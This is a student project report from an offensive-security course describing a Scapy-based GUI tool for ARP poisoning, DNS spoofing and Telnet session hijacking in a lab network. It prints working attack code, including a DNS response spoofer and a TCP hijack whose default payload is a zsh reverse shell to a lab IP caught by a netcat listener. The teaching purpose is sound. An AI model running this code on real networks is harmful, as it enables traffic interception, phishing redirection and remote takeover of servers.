Attack analysis and evaluation
ARP Spoofing, DNS Spoofing, TCP Telnet Session Hijack

Radu Lucian Rădulescu
1438808
r.radulescu@student.tue.nl

Teodor Lungu
1416332
t.lungu@student.tue.nl

Paul Zelina
1431153
p.zelina@student.tue.nl

I. Introduction

This report aims to highlight the final project made for the 2IC80 Offensive Computer Security Course at Eindhoven University of Technology in the fourth quarter of the academic year in 2021.

The purpose of this project was to deliver an analysis and reproduction of a number of non-trivial attack scenarios. For this, we chose to reproduce and illustrate the three attacks: ARP Spoofing, DNS Spoofing, TCP Telnet Session Hijack with Reverse Shell using an automated GUI-based tool. In the following paragraphs we will give the theoretical background necessary for understanding our choice of offensive attacks, followed by giving details on necessary technical setup, analysis and a description of our produced code.

II. Attack Description

A. ARP spoofing

The ARP (Address Resolution Protocol) is a communication protocol used for translating the physical address, the MAC (media access control) address, of a device connected to the internet into the IP (Internet Protocol) address assigned to it on the local area network. The normal ARP communication will have the device A send a request packet to every device on the network. The request packet includes the IP and MAC addresses of device A and it is asking for the MAC address of the device who has a certain IP B. The reply packet from device B would contain the MAC address of device B.

An important aspect of the ARP spoofing is the ARP cache table. This table stores the IP addresses and their corresponding MAC addresses on a certain device. The vulnerability of this protocol is that devices using ARP will accept updates at any time, meaning that a device on the network can send an ARP reply to another device on the same network, force the latter to update its ARP cache table. Therefore, in the ARP spoofing attack the attacker injects false information into the local network in order to redirect all data through his computer. The malicious invader first injects false ARP packets into the network, stating that the MAC address associated with other IP addresses from the networks is his own. The invader can transmit device B that device A has MAC address C and then tell device A that device B has MAC address C. The ARP cache tables of devices A and B will store this information and thus all communication between devices A and B will pass through device C, the attacker's device.

B. DNS spoofing

The DNS (Domain Name System) is a protocol that translates specific domain names into IP addresses. The DNS has two primary elements: the DNS servers, also called nameservers and DNS Caches, called resolvers. In order to avoid the servers from being overloaded, local resolvers are used to cache information. In the situation that the local resolver does not have a certain IP address cached, it will contact the nameservers. It will then save the response received.

DNS spoofing, as implemented into our tool, relies on the fact that the attacker has performed the aforementioned ARP poisoning attack and monitors the data sent or received by our victim A. We will start from the assumption that A wishes to access ”www.google.com”. Victim A does not know the IP address of ”www.google.com” and a DNS request is sent. This request is intercepted by the malicious attacker, who then replies with an IP address of a desired fake website.

C. TCP session hijack

TCP, Transmission Control protocol, is one major protocol of the Internet protocol suite. Originating in the initial network implementation, it complements the Internet Protocol (IP), and is one of the protocols at the transport layer for the network stack commonly referred to as TCP/IP. TCP guarantees reliable delivery of data and also guarantees that packets will be delivered in the same order in which they were sent. It uses acknowledgement (ACK) packets and sequence numbers to create a reliable stream connection between two endpoints, communicating hosts. The connection between the client and the server begins with a 3-way handshake.

The goal of the TCP session hijacker is to create a state where the client and server are unable to exchange data. More precisely, the attacker wants to send commands to a server he has no access to. Therefore, the attacker is able to gain control of the session. In our tool, the approach is a little different than the one described in the course slides. After identifying the last acknowledged packet sent from the client to the server, we take it and attach a command in order to send it to the Telnet server.

III. Technical Setup

For reproducing the attacks we chose to use Python 3 due to the ease of use, our expertise using this programming language and multitude of available libraries required for creation of the three attacks.

Furthermore, we chose to use 3 virtual machines, run on the local-network to reproduce the attacks in a consistent manner:

- Windows XP - This virtual machines has been provided to us for use in the course 2IC80
- Kali Linux - We decided to use the Kali Linux distribution, instead of the offered attacker VM due to the ease of configuration, much more up-to-date packages and the number of tools that are already pre-installed which aided us in the analysis of the functionality of our attacks. We used this distribution for both the attacker machine and for simulating a server on the local area network.

All three machines were run using Oracle VirtualBox. To ensure the VM's had access to the internet and to our personal LAN, so they could receive IP addresses through DHCP, we configured the network adapters for each of the three machines in the VM settings as follows:

- Adapter 1 - Bridged Adapter
- Adapter 2 - NAT

Furthermore, due to the outdated version of Internet Explorer that was installed on Windows XP, we chose to install the latest compatible version of Firefox. This has been done to facilitate connection to modern websites, which no longer supported that specific version of Internet Explorer due to security issues.

To execute the attacks and to make use of all the functionality we required, the following packages have been installed on both the Kali Linux VM's:

- netcat [1] - used when executing the reverse shell part of the TCP session hijacking attack.
- scapy [2] (already present on Kali Linux) - a packet manipulation tool and the backbone of our own code.
- telnetd [3] - used for providing telnet access.
- xinetd [4] - used for providing telnet server access.
- Apache server [5] - used on the attacker machine to provide HTTP server functionality.
- nmap [6] - used as a network scanner.

All packages have been installed using:

```
sudo apt-get install #package-name#
```

To enable proper telnet access on the Kali Linux machines, special configuration has been done for the telnetd and xinetd packages after installation. Firstly, the xinetd service needs to be started:

```
sudo service xinetd start
```

The following command creates the inetd.conf file. Nothing needs to be modified inside it.

```
sudo vim /etc/inetd.conf
```

The following file, needs to be modified:

```
sudo vim /etc/xinetd.conf
```

And this needs to be added at the end of the file:

```
defaults

{
#Please note that you need a log_type line to be
    able to use log_on_success
#and log_on_failure. The default is the following :
#log_type = SYSLOG daemon info

instances = 60
log_type = SYSLOG authpriv
log_on_success = HOST PID
log_on_failure = HOST
cps =25 30
}
```

Afterwards, the service needs to be restarted using:

```
sudo /etc/init.d/xinetd restart
```

To confirm that the service works use:

```
nmap -p 23 127.0.0.1
```

Note that the xinetd service, along with the apache server service must be started everytime the server VM is restarted.

```
sudo service xinetd start
sudo service apache2 start
```

After following all the outlined steps, the program can be run using

```
sudo python3 gui.py
```

IV. Attack Analysis

The tool can be seen in action in this video [7].

One of the most important assumption for all of the three outlined attacks is the fact that the attacker has LAN access. While in practice this might not be a reasonable assumption, in our case it was necessary to manage the complexity of the project.

A. *ARP Spoofing*

The purpose of ARP Spoofing in the case of our project was to execute a man-in-the-middle attack. We used ARP Spoofing to enable us to listen to all communications between any two hosts on the local network, including the gateway. This attack is a necessary precursor for the DNS Spoofing attack.

To use ARP Spoofing, after opening the app, the attacker needs to select the appropriate interface on which the attack will take place, as is shown in Figure 1.

Furthermore, the attacker needs to scan for all the available network devices in the hosts tab. This will output a list, where two targets have to be selected for the attack to take place. If the intent is to listen to all the communication a certain host does with the outside, then one of the targets should include the default gateway of the local network.

The aforementioned steps will apply to all of the three attacks. For ARP Poisoning, after selecting the appropriate targets, the attacker needs to navigate to the ARP Poison tab.





Fig. 1. The Interface Selection Tab.

Here, he can commence the ARP Poisoning and also cancel it, if it had already been started.



Status: ARP tables poisoned!

ARP poisoning successful!

Fig. 2. Prompt when ARP Poisoning is successful.


B. DNS Spoofing

After managing to get an attacker as a man-in-the-middle, we can then execute our DNS Spoofing attack. Possible use cases of this attack, include redirecting an unsuspecting target to a fake landing page or modifying the pages he is trying to access. Unfortunately (for a malicious attacker), HTTP websites are becoming increasingly uncommon (fortunately for the users) and the certificates used for HTTPS websites make DNS Spoofing much easier to detect.

Before starting this attack, one needs to ensure that he is a man-in-the-middle and execute the ARP Spoofing. This enables an attacker to listen to all unencrypted communication going on between two hosts. To commence DNS Spoofing, the attacker needs to navigate to the DNS Spoof tab in the GUI. Our tool redirects all websites to the IP indicated by the attacker, where a simple fake landing page awaits the unsuspecting victim.

C. TCP Hijacking

The last attack, TCP Session Hijacking was designed to show the power an attacker can have by being able to hijack such a connection. If he is successful, then an attacker can execute any command he wishes on the server at which the victim was trying to authenticate. Our attack was made only with Telnet in mind, as this is an insecure protocol.




Status: DNS packets spoofed to 10.10.10.179

Insert redirect IP and press Enter: 10.10.10.179

DNS spoofing successful!

Fig. 3. Prompt when DNS Spoofing is successful.

To execute this attack, the malicious actor needs to navigate to the TCP hijack tab to select his targets, as in the previous attacks. We used one vulnerable host and a vulnerable Server host for the purposes of this attack. We used a default command, which enables the attacker to have full I/O capabilities over the server, as if he were the authenticated user. This command is explained in greater detail during the next section. We can also supply custom commands, however we found this to be the most interesting and powerful command.



Status: Not hijacked

Select target 1 as the target client!


(Optional) Insert a custom command to be run on the victim server and press Enter:

Fig. 4. TCP Hijacking tab.

After the targets are selected and the TCP Hijacking is started, the application will open a new terminal where it will listen for any incoming connections on the port 9090. This enables the terminal to connect to the server and execute commands just as if he were the authenticated host.

V. Attack Engineering

All the code produced for this project can be obtained from the GitHub repository of the project which can be accessed via the following link [8]. In this section we will provide an overview of the code present in the repository. We divide



```
Listening on 0.0.0.0 9090
Connection received on 10.10.10.186 54542
ls
Desktop
Documents
Downloads
Ha.txt
Music
Pictures
Public
python-netfilterqueue
script.py
sslstrip
Templates
Videos
YOUGOTHACKED.txt
```

Fig. 5. New terminal.

our explanation into sections based on the files. For the engineering of all the attacks we used the `scapy` package, hence we will reference heavily its functions and features.

A. GUI

The `gui.py` file is the main script of our program. As seen in section III this is the script that has to be run in order to run the application. We use the `tkinter` package to create all the features of the GUI: windows, tabs, buttons, entry spaces, clickable lists, message boxes. The GUI is inspired from the Ettercap application, hence it has a similar structure. There are 6 tabs in total: Interface, Hosts, Targets, ARP poison, DNS spoof, TCP hijack. In this subsection the first three will be detailed and for the last three there is a subsection for each. We will not explain in detail how the GUI features are created since that is not the focus of the project. However, in general, all widgets that are 'clickable' in one way or another, call a method when they are clicked by the user. Thus, when a button is pressed a function is called and some code is executed. This functionality is at the core of our application. Therefore, in the following paragraphs we will explain what code is executed whenever the user interacts with a certain widget.

The Interface tab uses the Scapy `get_if_list()` function to obtain a list of all available interfaces on the system.

The Hosts tab is used to scan the local area network for all the available hosts. This offers the user the opportunity to choose their targets. When the `Scan` button is pressed the `scan_hosts_scapy()` method is called. The method takes as parameter the interface selected in the Interface tab. We use the Scapy `get_if_addr()` function to obtain the IP address of our machine on the selected interface. We **assume** that the subnet mask will always be 255.255.255.0, hence we hard-coded this address which can be changed if desired. We use the IP and the subnet mask to get the subnet address with the `ip_network` function provided by the `ipaddress` package. Using the subnet address we create a packet by concatenating an Ethernet packet and an ARP packet. We set the destination of the Ethernet packet to broadcast ff:ff:ff:ff:ff:ff as we want it to reach every possible host on the LAN and also we set the destination of the ARP packet to the subnet mask. Then, we send this packet using the `srp()` method which sends requests and receives answers. The p at the end signals that we want to manipulate the layer 2 of the request. The list of answers contains all the information about the hosts on the LAN, hence we extract the IP and MAC for all machines. The list is then displayed on the GUI allowing the user to select the desired targets.

The Target tab is used only for the display of the selected targets. It does not possess any other functionality.

```python
def scan_hosts_scapy(interface: str):
   host_ip = get_if_addr(interface)
   subnet_mask = "255.255.255.0"
   host_ip = host_ip + "/" + subnet_mask
   net = ipaddress.ip_network(host_ip, strict =
       False)
   host = []
   ans, unans = srp(Ether(dst =
       "ff:ff:ff:ff:ff:ff") / ARP(pdst = str(net)),
       timeout = 2, iface = interface, verbose =
       False)

   for i in range(len(ans)):
      host.append((str(i) + ".", "IP: ",
         str(ans[i][1]["ARP"].psrc), "and MAC: ",
         str(ans[i][1]["ARP"].hwsrc)))

   return host
```

Listing 1. Host scanner

B. ARP poisoning

The ARP poisoning tab has only two buttons and a text displaying the status of the attack. This attack requires the two targets to be selected by the user, hence if they are not set and the start button is pressed then an error message will be displayed like in Listing 6. We implemented checks for preconditions for every button, hence errors that can arise from lack of information are avoided.




Fig. 6. Error when there are no targets selected.

When the start button is pressed a new process is created for the `poison_arp_tables()`, method found in the `arp_poison.py` script. The processes are made available by the `multiprocessing` package. Attaching the function to a process allows its continuous and separate execution, hence we use processes for each of our attacks. Thus, for each attack there are two functions: a method which starts a process and the method executed by the process. The latter represents the actual script of the attack. In Listing 2 the setup function can be observed. It handles the precondition check, the starting of the process, the display of an information message for the user.

```python
def arp_spoofing():
   global target_1, target_2

   if (target_1 == "" or target_2 == ""):
      message = "No targets have been selected!"
      tk.messagebox.showerror(title = "ARP
          poisoning", message = message)
      return

   global process_arp_poisoner, arp_poisoned
   process_arp_poisoner =
       Process(target=poison_arp_tables,
       args=(target_1, target_2))
   process_arp_poisoner.start()
   arp_poisoned = True
   lbl_status_arp.config(text = "Status: ARP tables
       poisoned!")
   message = "ARP poisoning successful!"
   tk.messagebox.showinfo(title = "ARP poisoning",
       message = message)
```

Listing 2. The setup of the ARP poisoning attack. Notice the precondition checks and the process creation and the display of messages. All the implemented attacks have such a function with a similar structure but adapted to the specifics of each attack

The method obtains the MAC addresses of the two targets and then it sends continuously two ARP packets via the `send()` function to the two targets respectively. An ARP packet is sent from $target_2$ to $target_1$ and the other one from $target_1$ to $target_2$, thus offering us the position of a man-in-the-middle.


When the stop button is pressed the `restore_arp_tables()` method is called. It is near identical to the function that starts the ARP poisoning with the important distinction that now we specify the MAC addresses of the sources, hence we just inject the correct IP-MAC mapping back into the tables of the targets. Moreover, the process that run the ARP poisoning script is terminated.

```python
from scapy.all import *
from scapy_functions import *

def poison_arp_tables(target_1_ip, target_2_ip):
   target_1_mac = get_mac(target_1_ip)
   target_2_mac = get_mac(target_2_ip)

   while True:
      send(ARP(op = 2, psrc = target_2_ip, pdst =
          target_1_ip, hwdst = target_1_mac),
          verbose = False)
      send(ARP(op = 2, psrc = target_1_ip, pdst =
          target_2_ip, hwdst = target_2_mac),
          verbose = False)
      time.sleep(2)

def restore_arp_table(target_1_ip, target_2_ip):
   target_1_mac = get_mac(target_1_ip)
   target_2_mac = get_mac(target_2_ip)
   send(ARP(op = 2, psrc = target_2_ip, hwsrc =
       target_2_mac, pdst = target_1_ip, hwdst =
       target_1_mac), verbose = False)
   send(ARP(op = 2, psrc = target_1_ip, hwsrc =
       target_1_mac, pdst = target_2_ip, hwdst =
       target_2_mac), verbose = False)
```

Listing 3. ARP poisoner

C. DNS spoofing

The DNS spoofing tab is nearly identical to the ARP poisoning tab except it also has an entry box where the user must insert the IP of the redirect server. As mentioned in the previous subsection, there are precondition checks which verify if the user has already done ARP poisoning in order to become man-in-the-middle and if they added the redirect IP and error messages will be displayed if that is not the case as seen in Fig. 7.



Status: Not spoofed

You are not MITM!

Fig. 7. Error when the attacker is not MITM.

For DNS spoofing a process is started for the `dns_sniffer()` function from the `dns_spoof.py` file. This method uses the Scapy `sniff()` function to listen after UDP packets leaving from the victim as seen in Listing 4. Moreover, the method retrieves the victim IP and the redirect IP and stores them in a global variable for later use.

```python
def dns_sniffer(t_ip, s_ip):
   global target_ip, server_ip
   target_ip = t_ip
   server_ip = s_ip
   sniff(filter="udp and port 53 and host " +
       target_ip, prn = dns_spoofer)
```

Listing 4. DNS sniffer

If such a packet as described in the previous paragraph is found, then the `dns_spoofer()` method is called. It further checks if the packet has a DNS layer, if it is a query request and if it does not provide any answers. If those criteria are met then we sniffed a packet that we are interested in, hence we can create our spoofed packet. We create the IP layer using the source and destination of the sniffed packet and a UDP layer using the port of utilized by the sniffed packet. We create the DNS layer with the ID of the sniffed DNS packet and we make it a response by setting the *qr* flag. Also, we limit the number of answers to 1 and we allow recursion. Finally, the most important part: the answer of the request is set to have the IP of the redirect server. This is where we specify where to redirect the victim. Finally, we concatenate all the layers and we send the spoofed packet to the victim as seen in Listing 5.

```
def dns_spoofer(pkt):
   global target_ip, server_ip

   if (pkt[IP].src == target_ip and
       pkt.haslayer(DNS) and pkt[DNS].qr == 0 and
       pkt[DNS].opcode == 0 and pkt[DNS].ancount ==
       0):
      ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
      udp = UDP(dport = pkt[UDP].sport, sport = 53)
      dns = DNS(id = pkt[DNS].id, ancount = 1, qr =
          1, ra = 1, qd = (pkt.getlayer(DNS)).qd,
          an = DNSRR(rrname = pkt[DNSQR].qname,
          rdata = server_ip, ttl = 10))
      dns_response = ip/udp/dns
      send(dns_response, verbose=0)
```

Listing 5. DNS spoofer

D. TCP hijacking

The TCP hikacking tab is identical to the DNS spoofing one. The difference is that the entry box accepts a custom command to be executed on the hijacked server instead of a redirect server IP. As with the last attacks, this one also has precondition checks and when the start button is pressed a new process is started. This time however, we start 2 processes: one for the `tcp_sniff()` method and one for the `terminal_nc()` method, both found in the `tcp_hijack.py` file.

The former function has similar functionality to the `dns_sniffer()` method, that of listening for TCP packets which leave the client victim. Moreover, based on the input of the user, it stores the command to be run on the hijacked server which can be seen in Listing 6.

```
def tcp_sniff(client, opt_command: str):
   global ip_client, command
   ip_client = client

   if (opt_command == ""):
      command = "zsh -c 'zmodload zsh/net/tcp &&
          ztcp 10.10.10.179 9090 && zsh >&$REPLY
          2>&$REPLY 0>&$REPLY'"
   else:
      command = opt_command

   sniff(filter = "tcp and host " + ip_client, prn
       = last_tcp_sniff)
```

Listing 6. TCP sniffer

The default command executes some more commands in the *zsh* shell. The `zmodload zsh/net/tcp` loads the TCP module of the *zsh* shell which provides I/O capabilities for a TCP connection. The `ztcp <IP> <Port>` tells zsh to worry only about the TCP packets which come from the specified IP on the specified port. Finally, the last command, `zsh >&$REPLY 2>&$REPLY 0>&$REPLY`, makes the two terminals of the machines linked through a TCP connection to act like mirrors: the commands executed on one terminal will be applied on the other terminal and the output of one terminal will also be visible on the other.

The latter function which can be seen in Listing 7 opens a new terminal which runs the `nc -nlvp 9090` command. This command is provided by the netcat utility which is used for TCP and UDP manipulation. In our case the command listens for an incoming connection on the port 9090. This allows the terminal to connect to the hijacked host via the commands of the *zsh* shell and offers the user the possibility to execute any commands they desire. This terminal is opened only when no custom command is inserted.

```
def terminal_nc():
   os.system("x-terminal-emulator -e 'nc -nlvp
       9090'")
```

Listing 7. Open a new netcat terminal

In the `tcp_sniff()` method, after a TCP packet from the client victim is intercepted, we execute the `last_tcp_sniff()` function seen in Listing 8. This function checks if the given packet has the S flag is set, signaling that a new connection is about to be initialized. If the condition is fulfilled then we sniff again but this time for acknowledged TCP packets.

```
def last_tcp_sniff(pkt):
   global tcp_pkt_lst, ip_client, command

   if (pkt[IP].src == ip_client and
       pkt.haslayer(TCP) and pkt[TCP].flags == "S"
       and pkt[TCP].dport == 23):
      sniff(filter = "tcp and host " + ip_client,
          timeout = 10, prn = append_tcp) #timeout
          should be 60
      last_tcp_pkt = tcp_pkt_lst[-1][TCP]
      last_ip_pkt = tcp_pkt_lst[-1][IP]
      hijack(sport = last_tcp_pkt[TCP].sport, seq =
          last_tcp_pkt[TCP].seq, ack =
          last_tcp_pkt[TCP].ack,
       cmd = command, ip_dst = last_ip_pkt[IP].dst)
```

Listing 8. Listen for the start of a TCP connection. If detected then sniff all the acknowledgements that come in 10 seconds. The last of these packets offers the necessary information to execute the actual hijack

These packets are all appended to a list via the `append_tcp()` method. The sniffing must happen only for a limited time as we are interested to capture only the last acknowledged TCP packet, which is the last one before the `telnet` log in is finished. The log in can take up to 60 seconds, but in our case we supposed that the victim user will insert the credentials very fast, only in 10 seconds. This speeds up the testing process of the TCP hijack attack. Thus, the sniffing time for acknowledged packets is hard-coded to be 10 seconds.

After the `telnet` connection has been established and the 10 seconds have passed, the last element of the `tcp_pkt_lst` list will be the packet we are interested in. We retrieve the packet and we use its information to construct a spoofed TCP packet. This happens in the `hijack()` method seen in Listing 9 where we create an IP packet with the source and destination of the captured packet and an acknowledged TCP packet with the ports, sequence number and acknowledgement number of the captured packet. Moreover, we also attach our command with the enter character `\n` appended to both sides which ensures that the command will not interleave with other commands. We send the spoofed packet which will enable the hijacking of the `telnet` connection between the client and server victims.

```python
def hijack(sport, seq, ack, cmd, ip_dst):
   global ip_client
   ip = IP(src = ip_client, dst = ip_dst)
   tcp = TCP(sport = sport, dport = 23, flags =
        "A", seq = seq, ack = ack)
   data = "\n" + cmd + "\n"
   pkt = ip/tcp/data
   ls(pkt)
   send(pkt, verbose = 0)
```

Listing 9. Actual hijack of the TCP connection

VI. Encountered Problems

Throughout the project we encountered a number of technical difficulties, that have all been resolved. In the following paragraphs, we will briefly give a description and the solution we have found for the issues we had.

One of the first problems we encountered was posed by the outdated packages on the original Linux Mint distribution that we were given for the purposes of the labs. Deciding against trying to update the packages, we instead opted for the two Kali VM's, both for the role of the attacker and for the role of a local area network server. Furthermore, we decided to keep the Windows XP machine and installed Firefox to replace Internet Explorer. This has been done to be able to access modern websites, as the pre-installed version of IE had been depreciated and did not support HTTPS.

When recreating the three attacks, we first used automated tools to better grasp how they function. Here, we encountered our second problem, in the fact that we could not get DNS Spoofing to work. In the end, we realised that we had not setup the networking adapters on the VM's properly and the attacker did not properly intercept the DNS requests of the victim machine. We had to put the adapters in bridged mode, so they were given addresses in our own LAN, rather than VirtualBox creating a separate LAN, solely for the VM's.

VII. Conclusion

The tool that we created allows for three commonly-known attack vectors, provided an attacker has gained physical access to the network. Further improvements can be made, especially by making the designed program more generic and modular, so it can be used in various environments. Moreover, extending the project with functions such as SSL Stripping, SSH Connection Hijack would prove as an additional challenge, and learning opportunity outside the scope of this course.

We believe that throughout the project, we have broadened our area of expertise and can state, with a certain degree of confidence, that we could take this project further, by having acquired some basic offensive computer security knowledge throughout the course.

References

[1] "Netcat – SecTools Top Network Security Tools." [Online]. Available: https://sectools.org/tool/netcat/

[2] "Scapy." [Online]. Available: https://secdev.github.io/

[3] "telnetd: DARPA telnet protocol server - Linux man page." [Online]. Available: https://linux.die.net/man/8/telnetd

[4] "xinetd: extended Internet services daemon - Linux man page." [Online]. Available: https://linux.die.net/man/8/xinetd

[5] "The Apache HTTP Server Project." [Online]. Available: https://httpd.apache.org/

[6] "Nmap: the Network Mapper - Free Security Scanner." [Online]. Available: https://nmap.org/

[7] L. Radulescu, T. Lungu, and P. Zelina, "Group 36 - ARP table poisoning, DNS spoofing, TCP session hijacking." [Online]. Available: https://www.youtube.com/watch?v=qx45-x5CwJI

[8] R. L. Radulescu, T. Lungu, and P. Zelina, "2IC80_hackingproject." [Online]. Available: https://github.com/LucianRadul/2IC80_HackingProject